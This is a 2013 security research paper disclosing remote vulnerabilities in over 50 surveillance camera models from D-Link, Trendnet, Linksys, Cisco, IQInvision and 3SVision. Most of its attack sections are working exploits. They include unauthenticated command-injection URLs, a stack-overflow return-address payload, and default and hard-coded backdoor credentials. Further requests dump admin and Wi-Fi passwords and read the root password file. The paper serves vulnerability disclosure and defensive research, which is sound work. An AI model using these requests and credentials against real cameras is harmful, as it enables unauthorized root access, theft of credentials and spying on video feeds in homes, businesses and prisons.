EXPLOITING SURVEILLANCE CAMERAS

Like a Hollywood Hacker

Craig Heffner
Tactical Network Solutions
25 February 2013

EXPLOITING SURVEILLANCE CAMERAS

Like a Hollywood Hacker

Craig Heffner
Tactical Network Solutions
25 February 2013

Abstract

This paper will examine 0-day vulnerabilities that can be trivially exploited by a remote attacker to gain unauthorized administrative and root-level access to over 50 consumer and professional network surveillance camera models. The devices examined are known to be deployed in homes, hotels, casinos, banks, and prisons, as well as military and industrial facilities.

It will be shown that these vulnerabilities not only provide an attacker with access to internal and potentially sensitive video and audio feeds, but can also be leveraged as a critical foothold into a target network. Furthermore, this paper will demonstrate a trivial method of remotely freezing and/or replacing legitimate video feeds with a static image of an attacker's choice, mimicking this classic Hollywood camera hack.

Previous Work

Although network camera security is not a new area of investigation, it is certainly an inadequately explored one. With the exception of a few independent vulnerability reports, research in this area has focused on locating cameras with unauthenticated video feeds [1], or attacks that require local network or administrative access [2, 3, 4]. As such, most previous research presented on this topic has been easily dismissed by critics.

In contrast, this paper will focus on vulnerabilities in the underlying code running on the cameras themselves, with the intent of gaining a foothold in the target network through unauthorized administrative and root-level access, and leveraging that access to view and tamper with the camera's video feed. These attacks can be carried out from anywhere by anyone who can send packets to the camera.

Methodology

While all of the vulnerabilities demonstrated in this paper have been confirmed against live devices, the vulnerability discovery and exploit development process was performed entirely on firmware images downloaded for free from vendor websites. Analysis and extraction of these firmware images was accomplished using Binwalk [5] and the Firmware-Mod-Kit [6], while disassembly, emulation and debugging of code was performed using IDA Pro [7] and Qemu [8].

The use of these tools has been adequately described elsewhere [9, 10] and as such will not be detailed in this paper. However, it is worth noting that such tools allow attackers to identify and exploit vulnerabilities in embedded systems without ever purchasing a target device for testing.

Since all of the cameras examined here report their model number or some other unique identifier string in their login prompts, a remote attacker could easily fingerprint the target camera, download its firmware, locate a vulnerability and exploit the target all in a matter of hours and without any additional cost.

D-Link DCS-7410

The D-Link DCS-7410 is an outdoor, weatherproof, day and night security camera that includes Power over Ethernet (PoE) support. At just under $1,000 USD, it is one of D-Link's most expensive cameras.

As with most other network cameras, the primary administrative interface for the DCS-7410 is provided via a built-in web server; in this case, the open source lighttpd server [11]. On boot, the camera's start up scripts generate access rules for the lighttpd server in order to protect streaming video pages and the administrative interface:

```
...
"/cgi/admin/" =>
(
    "method" => "basic",
    "realm" => "$model",
    "require" => "user=$_AdminUser_ss"
),
...
```

One access rule is created for each subdirectory in lighttpd's web root directory, all except for the `cgi-bin` directory:

```
audio     cgiMain.sh  config
cgi       cht         dcsclictrl.cab
cgi-bin   common      dev
```

Most of the camera's CGI scripts are located in the protected `cgi` directory. The unprotected `cgi-bin` directory only contains a single file, `rtpd.cgi`, which is a bash script that can be used for starting and stopping the camera's RTP daemon.

However, the `rtpd.cgi` script has a serious flaw. It parses request parameters by replacing all ampersands in `$QUERY_STRING` with spaces, and then `eval`'s the result:

```
. $conf > /dev/null 2> /dev/null
eval "$(echo $QUERY_STRING | sed -e 's/&/ /g')"
```

If used as intended, the following HTTP request would result in an environment variable named `$action` being created whose value would be set to "`start`":

$ wget http://192.168.1.101/cgi-bin/rtpd.cgi?action=start

But because data in `$QUERY_STRING` is blindly `eval`'d, an unauthenticated attacker can execute any command by simply specifying it as part of the HTTP GET parameters:

$ wget http://192.168.1.101/cgi-bin/rtpd.cgi?reboot

Since lighttpd and the CGI scripts that it executes run with root privileges, so do the attacker's commands. What's more, the output from the specified command(s) will be echoed back to the attacker's web client, providing a built-in web root shell from which to launch further attacks into the network.

An attacker can also use this vulnerability to retrieve the plain-text administrative password for the camera. The following command is executed by the camera's start up scripts in order to retrieve the administrative password from NVRAM:

```
echo AdminPasswd_ss | tdb get HTTPAccount
```

Replacing the spaces with ampersands for use with `rtpd.cgi`, the attacker's request becomes:

$ wget http://192.168.1.101/cgi-bin/rtpd.cgi?echo&AdminPasswd_ss|tdb&get&HTTPAccount

The output from this command then returns the administrative password back to the attacker's web client:

```
AdminPasswd_ss="prk441889j"
Usage: rtpd.cgi?action=[start|stop|restart|status|get|set]&...
```

This vulnerability has been confirmed in most firmware versions for the following cameras:

Vendor	Model
D-Link	DCS-1130
D-Link	DCS-2102
D-Link	DCS-2121
D-Link	DCS-3410
D-Link	DCS-5230
D-Link	DCS-5605
Trendnet	TV-IP512WN
Trendnet	TV-IP512P
Trendnet	TV-IP522P
Trendnet	TV-IP612WN

While the affected consumer-grade cameras are commonly located in homes and small offices, higher end models such as the DCS-5605 and DCS-7410 are prohibitively expensive and are likely to only be found in larger businesses or corporations. Shodan [12] reports over 20,000 publicly accessible and potentially vulnerable cameras at the time of this writing.

Linksys WVC80N

The Linksys WVC80N is wireless color video and audio IP camera. At $120 USD it is clearly targeted at the SOHO consumer market.


In the web interface's default configuration, all unprivileged users (including unauthenticated users) are allowed access to the `/img/snapshot.cgi` URL, which is actually a symlink to the `/adm/ez.cgi` file:

```
5560 2009-10-29 21:19 query.cgi
  13 2013-02-21 14:07 snapshot.cgi -> ../adm/ez.cgi
  13 2013-02-21 14:07 snapshot_image.jpg -> ../adm/ez.cgi
```

The `ez.cgi` executable is referenced by various other symlinks as well, and selects which action to perform based on which symlink was invoked. The `snapshot.cgi` symlink action specifically is handled by the `sub_AE64` function:


```
DCD aAdmcfg_cfg          ; "admcfg.cfg"
DCD sub_9B88
DCD aSnapshot_cgi        ; "snapshot.cgi"
DCD sub_AE64
DCD aMobile_cgi          ; "mobile.cgi"
DCD sub_AE5C
```

The `sub_AE64` function however contains a serious flaw in which it takes the `QUERY_STRING` environment variable containing user-supplied data and `strcpy`'s it to a fixed size stack variable ("`dest`"):



```
loc_AD58                ; "QUERY_STRING"
LDR     R0, =aQuery_string
BL      getenv
ADD     R4, SP, #0x21C+dest
MOV     R1, R0          ; src
MOV     R0, R4          ; dest
BL      strcpy
```

The `dest` stack variable is located only 152 bytes away from the saved return address on the stack:



```
sub_AC80

var_21C= -0x21C
tv= -0x218
s= -0x210
var_1CC= -0x1CC
var_1AC= -0x1AC
var_1A4= -0x1A4
var_118= -0x118
dest= -0x98

STMFD   SP!, {R4-R8,LR}
```

Thus the saved return address is easily overwritten by submitting a request to `/img/snapshot.cgi` with a query string of 152 bytes or more:


```
$ wget http://192.168.1.101/img/snapshot.cgi?$(perl -e 'print "A"x152')
```

While this can be used to gain arbitrary code execution on the device, a simpler exploit may be crafted. Since the `ez.cgi` binary also handles requests for restricted symlinks, an attacker can force the vulnerable function to return to a restricted handler thus invoking functionality that would otherwise require administrative access.


The function handler for the `admcfg.cfg` symlink (`sub_9B88`) is perhaps the easiest and most obvious; this function requires no arguments and returns the device's current running configuration to the requestor, including administrative and wireless credentials:

```
$ wget http://192.168.1.101/img/snapshot.cgi?$(perl -e 'print "A"x148; print "\x88\x9B"')
```


Sending the above unauthenticated request to the camera returns what appears to be a base64 encoded configuration file:



However, attempting to use a standard base64 decoding against this data fails:



This is because the WVC80N uses a non-standard base64 key string, as documented in the device's user guide:



Appendix D

CGI Commands

Base-64 Encoder/Decoder Sample Codes


```
// Standard BASE64 table
// char keyStr[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
// SerComm BASE64 table
char keyStr[] = "ACEGIKMOQSUWYBDFHJLNPRTVXZacegikmoqsuwybdfhjlnprtvxz0246813579=+/";

//------------------------------------------------------------------------
// Description:  Encrypt the input data with the base64
// Input:
//          char i_buf[]        - input buffer
// Output:
//          char o_buf[]        - output buffer
// Return:
//          encrypted string length
//------------------------------------------------------------------------
int encode64(char i_buf[], char o_buf[])
{
```

Replacing the standard base64 key string with this custom one in Python's base64 module is trivial, and allows an attacker to properly decode the entire configuration file, which includes plain-text administrative and wireless credentials:

```
admin_name=admin
admin_password=11696626
wlan_essid=chupaca
wpa_ascii=grreatcoloroloc1873
```

This provides the attacker not only with access to the camera's wireless network, but also with administrative access to the camera itself including the ability to enable/disable audio and upload new firmware images:



This vulnerability has been confirmed in all firmware versions of both the WVC80N as well as its predecessor, the WVC54GCA. At the time of this writing, Shodan reports over 8,200 publicly accessible cameras located in homes, business and construction sites, the majority of which allow unauthenticated access to the `/img/snapshot.cgi` URL.

Cisco PVC-2300

The Cisco PVC-2300 is a PoE-capable business internet video camera designed for small business surveillance requirements and costs approximately $300 USD.

Its administrative web interface is protected via `.htpasswd` files in critical sub-directories within the camera's web root directory:

```
11865 2010-02-25 03:07 cisco.css
58862 2010-02-25 03:07 func.js
 4096 2010-02-25 03:07 help
   19 2013-02-21 16:25 .htpasswd
 4096 2010-02-25 03:07 images
```

There is only one sub-directory inside the web root that does not contain a `.htpasswd` file, which is the `/usr/local/www/oamp` directory:

```
.
..
AddressingSetting.xml
BonjourSetting.xml
DeviceBasicInfo.xml
DeviceNetworkInfo.xml
FirmwareUpgradeSetting.xml
LogSetting.xml
oamp.cgi
oamp_loadFirmware
OperationSetting.xml
System.xml
TimeSetting.xml
WirelessCapabilities.xml
WirelessClientParameters.xml
```

This directory is interesting, as it only contains two executable files - `oamp.cgi` and `oamp_loadFirmware` - with the remaining XML files being symlinks to `oamp.cgi`.

A cursory examination of the `oamp.cgi` binary reveals that it expects an `action` GET parameter to be set:

```
LDR     R0, [R11,#var_18]
LDR     R1, =aAction    ; "action"
BL      cgi_get_value
```

The argument to the action parameter can be a number of values, including `downloadConfigurationFile`, `uploadConfigurationFile`, `updateFirmware`, `loadFirmware`, and more. Before executing the specified action however, `oamp.cgi` checks to see if a valid session ID has been specified:

```
LDR     R0, =aSessionid ; "SESSIONID"
BL      getenv
```

If a valid session ID has not been supplied, then the only allowed action is the `login` action. The function responsible for validating the login first obtains the user name and password specified in the GET request:

```
LDR     R0, [R11,#var_10]
LDR     R1, =aUser      ; "user"
BL      cgi_get_value
MOV     R3, R0

LDR     R0, [R11,#var_10]
LDR     R1, =aPassword  ; "password"
BL      cgi_get_value
```

It then obtains the values of the `l1_user` and `l1_pwd` keys from the camera's configuration file:

```
LDR     R0, =aOamp      ; "OAMP"
LDR     R1, =aL1_usr    ; "l1_usr"
MOV     R2, R3
MOV     R3, #0x40
BL      PRO_GetStr

LDR     R0, =aOamp      ; "OAMP"
LDR     R1, =aL1_pwd    ; "l1_pwd"
MOV     R2, R3
MOV     R3, #0x40
BL      PRO_GetStr
```

Finally, it compares the `l1_usr` value to the specified user name and the `l1_pwd` value to the specified password. If they match, a valid session ID is issued to the requestor.

The problem is that this OAMP interface is completely undocumented, and the `l1_usr` and `l1_pwd` values, which are independent of the primary administrative credentials and are set to the same default values for all PVC-2300 cameras, cannot be easily changed:

```
[OAMP]
l1_usr=L1_admin
l1_pwd=L1_51
l1_oamp_mode=0
l1_gui_mode=0
```

An unauthenticated attacker can obtain a valid OAMP session ID by issuing the following request:

```
$ wget http://192.168.1.101/oamp/System.xml?action=login&user=L1_admin&password=L1_51
```

The resulting session ID value will be specified in the HTTP response headers:

```
HTTP/1.0 200 OK
Connection: close
Content-type: application/octet-stream
sessionID: 57592414
```

With a session ID in hand, an attacker is free to invoke any of the previously mentioned actions as long as he supplies this session ID header in his requests. The following request can

be issued to download the camera's current running configuration file; note that the request may be sent to any of the XML files, as they all are symlinks to the `oamp.cgi` executable.:

```
$ wget --header="sessionID: 57592414"
http://192.168.1.101/oamp/System.xml?action=downloadConfigurationFile
```

This request returns what appears to be a base64 encoded file:

```
T02ocbRyXTB0gVSwVHfxZTvwXVBwV4Jog
JkaVA9Ey2oiK92e4RxFHfuZM1zV4voe6J
X4ZbV6Zwes2YH2BkYGAvBAfdc6B0V41oc
Zrey2ogG0tEyJogMRkZy9xcTK0FNIUgMw
eK9nc4JwFNIUcbJtV6BwebZwes0vYzYpY
10eK9naT89YAfpgOCkeM9xgG0vYsYUcMR
ZVZwcG0zEbB1e4vrZ29nc4JwFNAUe6wzc
2rZMP9YAffcR9zZVS4ZVQ9EywnV4KsX49
```

However, attempts to base64 decode the file contents only produce garbage data:

```
eve@eve:~$ cat encoded.config | base64 -d
O`Y?bJ5 rgoxeT=GfF
OK?'m+?gogs?p+?goeeVppm3w??Pes?$q?n
"ts=,'W??{?hgw????s?$q?nd?/w?qRmp?[W?

?((??z][?`\Z?8
                O-Z?d?,xm-"i{ot?P?d?sW
d?sW?py?pz?=w?q?d{?q?$qb?so_?-?4?M?m
```

This is because the PVC-2300 uses a non-standard base64 key string, as evidenced by analyzing its `encode64` and `decode64` functions:

```
EXPORT keyStr
DCB "ACEGIKMOQSUWYBDFHJLNPRTVXZacegikmoqsuwybdfhjlnprtvxz0246813579=+"
                        ; DATA XREF: encode64+1A8↑o
                        ; encode64+1D8↑o ...
```

Replacing the standard base64 key string with this custom one in Python's base64 module is trivial, and allows an attacker to properly decode the entire configuration file, which includes plain-text administrative credentials:

```
[USER]
login_check=0
admin_timeout=2
admin_name=admin
admin_password=rochester21
viewer_name=demo
viewer_password=eetimes1299
user1=abcsales,aarad11
user2=
user3=
```

Although this grants an attacker access to the camera's video feed and administrative interface, the `loadFirmware` action can be leveraged to further escalate the attacker's privileges to root.

The `loadFirmware` action accepts a `url` GET parameter:

```
LDR     R0, [R11,#var_10]
LDR     R1, =aUrl         ; "url"
BL      cgi_get_value
```

The value of the `url` parameter is then passed to the `system2` function, along with a format string:

```
LDR     R0, =a_Oamp_loadfirm ; "./oamp_loadFirmware %s > /dev/null 2>&1"
MOV     R1, R3
BL      system2
```

The `system2` function simply generates a command from the format string and `url` before calling libc's `system` function, allowing an attacker to inject arbitrary shell commands via the `url` parameter. The attacker's command will be executed with root privileges, and while some validation is performed on the `url` value, these checks are trivial to bypass:

> $ wget --header="sessionID: 57592414"
> http://192.168.1.101/oamp/System.xml?action=loadFirmware&url=https://127.0.0.1:65534/;reboot;


This vulnerability has been confirmed on all firmware versions of both the PVC-2300 and the WVC-2300 Cisco surveillance cameras. Shodan queries at the time of this writing revealed over 400 publicly accessible and potentially vulnerable cameras belonging to hotels, server rooms, and engineering companies who develop equipment for the international space station.

IQInvision IQ832N


The IQ832N is part of IQInvision's Sentinal product line, is an outdoor day and night high definition camera, and costs over $1,000 USD.

By default, these cameras provide a video feed without authentication, and none of the deployed installations that were investigated had changed this default setting. While the administrative interface is password protected, providing users with access to any resources without authentication can open up a larger attack surface for exploitation.

In this case, the attack vector takes the form of the `oidtable.cgi` page, which can be requested by unauthenticated users. This CGI page accepts only one parameter, `grep`, which is used to filter the results returned by the `oidtable.cgi` page:



After verifying that the specified `grep` value is less than 32 characters long, `oidtable.cgi` `sprintf`'s the `grep` value into a command string, which is later passed to `popen`:



This allows an unauthenticated attacker to quite easily inject arbitrary shell commands which will be executed as root. Further, the output of these commands will be echoed back to the attacker's web client, providing a built-in web root shell from which to launch further attacks into the network (note the use of `$IFS` in place of white space characters):

```
$ wget http://192.168.101/oidtable.cgi?grep='$IFS/tmp/a;ps;'
```

```
26362 root        472K    1764K    0:00 oidtable.cgi
26365 root        556K    2328K    0:00 sh -c grep -i ''$IFS/tmp/a;ps;'' /tmp/oidtable.html
26367 root        588K    2332K    0:00 ps
```

Although the entire `grep` string is limited to 32 characters, longer commands could simply be echoed into a shell script for later execution. Additionally, this camera comes with netcat installed, and with the infamous -e option enabled, allowing an attacker to initiate a simple reverse-callback shell.

This vulnerability can also be leveraged to get or replace the encrypted administrative password, which is stored in /etc/privpasswd, is encrypted using DES, and can be attacked using standard password cracking tools like John the Ripper:

```
$ wget http://192.168.1.101/oidtable.cgi?grep='$IFS/etc/privpasswd;'
```


```
<table BORDER WIDTH="100%">
<caption>OID Table</caption>
<thead><tr><th>OID</th><th>current value</
ge</th><th>description</th></tr></thead>
root:F3jQ.Pn4OzhK.:0:0:root:/root:/bin/sh
</table>
</body>
</html>
```

Much of IQInvision's product line is affected by this vulnerability including their 3-series, 7-series, Sentinel, Alliance-Pro, Alliance-MX and Alliance-Mini cameras. These cameras are known to be used by businesses, police, banks, local governments, prisons, casinos and DHL [13]. At the time of this writing, Shodan reports over 100 publicly accessible and potentially vulnerable cameras.

3SVision N5071

The N5071 is a high-resolution, pan/tilt, weatherproof outdoor camera. Its cost is listed as "Contact Us".

A cursory analysis of the camera's web server reveals a hard-coded administrative user name and password (3sadmin:27988303) baked directly in to the binary:



```
BL      b64_decode
ADD     R3, SP, #0x210+var_18
ADD     R0, R3, R0
STRB    R6, [R0,#-0x1F4]
MOV     R1, #0x3A       ; c
MOV     R0, R7          ; s
BL      strchr
MOV     R4, R0
STRB    R6, [R4],#1
LDR     R1, =a3sadmin   ; "3sadmin"
MOV     R0, R7          ; s1
BL      strcmp
CMP     R0, #0
LDR     R1, =a27988303  ; "27988303"
MOV     R0, R4          ; s1
BNE     loc_28874
```

Any unauthorized user can use these credentials to gain full administrative control of the camera and subsequently gain access to the camera's video feed.

As with the other cameras examined here, the N5071's code is riddled with unsafe function calls, such as `system`, `sprintf` and `strcpy`, and having administrative credentials expands a hacker's attack surface significantly.


Although not supported specifically by the N5071, other affected 3SVision products support local storage capabilities. Part of the administrative interface is devoted to the management of locally stored files, which is handled by the `records.cgi` page, and subsequently by the `do_records` function in the camera's web server:

```
DCD aRecords_cgi        ; "records.cgi"
DCD do_records
DCD 2
```

One of the actions supported by `records.cgi` is `remove`. If the `remove` action is specified, `do_records` checks to see if a file name has also been specified:

```
LDR     R1, =aFilename_2 ; "&filename"
MOV     R0, R8          ; haystack
BL      strstr
```

If so, the specified file name is then passed unfiltered to a `sprintf` which is used to format an `rm` command that is subsequently shelled out via the `system` function:



```
loc_46724
ADD     R3, SP, #0x4570+filename
ADD     R3, R3, #0xC
MOV     R2, R5
LDR     R1, =aRmSMediaS ; "rm %s/media/%s"
SUB     R3, R3, #8
MOV     R0, R6          ; s
BL      sprintf
LDR     LR, =aDo_records ; "do_records"
LDR     R0, [R7]        ; stream
LDR     R1, =aSDSS      ; "[%s:%d] %s: %s\n"
LDR     R2, =aRecords_c ; "records.c"
LDR     R3, =0x287
STR     LR, [SP,#0x4570+msgflg]
STR     R6, [SP,#0x4570+var_456C]
BL      fprintf
MOV     R0, R6          ; command
BL      system
CMP     R4, #0
BNE     loc_466BC
```

An unauthorized attacker can use the backdoor credentials to access `records.cgi` and inject arbitrary shell commands as root:

```
$ wget --user=3sadmin --password=27988303
'http://192.168.1.101/records.cgi?action=remove&storage=sd&filename=foobar`reboot`'
```

Most, if not all, of 3SVision's products contain the same hard-coded credentials shown above, including their S2071 and S4071 video servers. Many cameras and video servers manufactured by Alinking also use the same web server, but have a different set of hard-coded credentials. The following devices have been confirmed to be affected:

Vendor	Model
3SVision	N1072
3SVision	N1073
3SVision	N3071
3SVision	N3072
3SVision	N3073
3SVision	N3074
3SVision	N5071
3SVision	N5072

Vendor	Model
3SVision	N6071
3SVision	N6072
3SVision	N6073
3SVision	N6074
3SVision	N6075
3SVision	N6076
3SVision	N8071
3SVision	N8072
3SVision	N9071
3SVision	S2071
3SVision	S4071
Alinking	ALC-9122P
Alinking	ALC-9151
Alinking	ALC-9152
Alinking	ALC-9153
